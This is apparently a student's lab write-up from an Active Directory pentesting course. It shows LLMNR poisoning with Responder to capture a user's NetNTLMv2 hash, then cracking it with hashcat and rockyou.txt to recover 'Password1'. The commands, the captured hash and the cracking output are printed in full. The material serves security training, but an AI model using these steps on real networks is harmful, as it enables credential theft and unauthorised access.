
LLMNR - Capturing Hashes with Responder

At this point, we need to have all machines up and running.


We are going to capture password hashes with Responder.



Make sure to be in the right network. We are in the same subnet, so we are good to go.


Run: "#sudo responder -I eth0 - dwPv"

I ran separately:



I got the hashes from the second one, which should be the image above ("#sudo responder -I eth0 -dPv").


To generate traffic, login as kfunks. Go to "File Explorer" > Request the following:




This basically is the attack.

Last part is to crack this hash.

Copy that hash to a separate file.



To be able to run this attack, I had to allocate 4gb of ram for my kali. So, just keep that in mind if you are getting an error message saying "not enough memory to run the attack" or something to that matter.



```
0:Password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: KFUNKS::CP0:bc03d4d6d24ea31f:545a998c098700175d655e...000000
Time.Started.....: Thu Jul 25 19:43:41 2024 (0 secs)
Time.Estimated...: Thu Jul 25 19:43:41 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   469.3 kH/s (0.58ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344385 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 3072/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: adriano -> oooooo
Hardware.Mon.#1..: Util: 25%

Started: Thu Jul 25 19:43:36 2024
Stopped: Thu Jul 25 19:43:42 2024
```

Cracked: Password1.

Keep in mind, we want to have our password cracker in bare metal to use the graphics card resources.

There is also the .potfile in case the hash has already been cracked. And we can use the "--show" parameter to show those.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
└─$ hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 1432/2928 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Jul 25 19:47:55 2024
Stopped: Thu Jul 25 19:47:55 2024

┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab]
└─$ hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt --show
KFUNKS::CP0:bc03d4d6d24ea31f:545a998c098700175d655e24dc9ee92c:0101000000000000000075be0c0deda0136dace09984d23fa000000000200080043004100 5a00450001001e00570049004e002d0034005800320032004500470038003600 5a0038004300040034 00570049004e002d0034
0058003200320045004700380036005a00380043002e00430041005a0045002e004c004f00430041004c000300140043004100 5a0045002e004c004f00430041004c000500140043004100 5a0045002e004c004f00430041004c0007000800000075be0c0deda01060004000200000008003000300000 0
000000000000000000200000080e49aea3cb8e3ad87b976ac48f8c5e77f99980ff2b938a25c1b0a5cd8da7bc0a001000000000000000000000000000000000000000090028006300690066007300 2f003100390032002e003100360038002e003100360033002e00310033003300000000000000000000:P
assword1
```

OneRuleToRuleThemAll.

For the real world, keep in mind the location of the company you are pentesting. If there are are any sports teams, we could use a password list specific for that region. In other words, if we had a specific team that were very famous in that region, we could use a password list that had different combinations of password with that team name.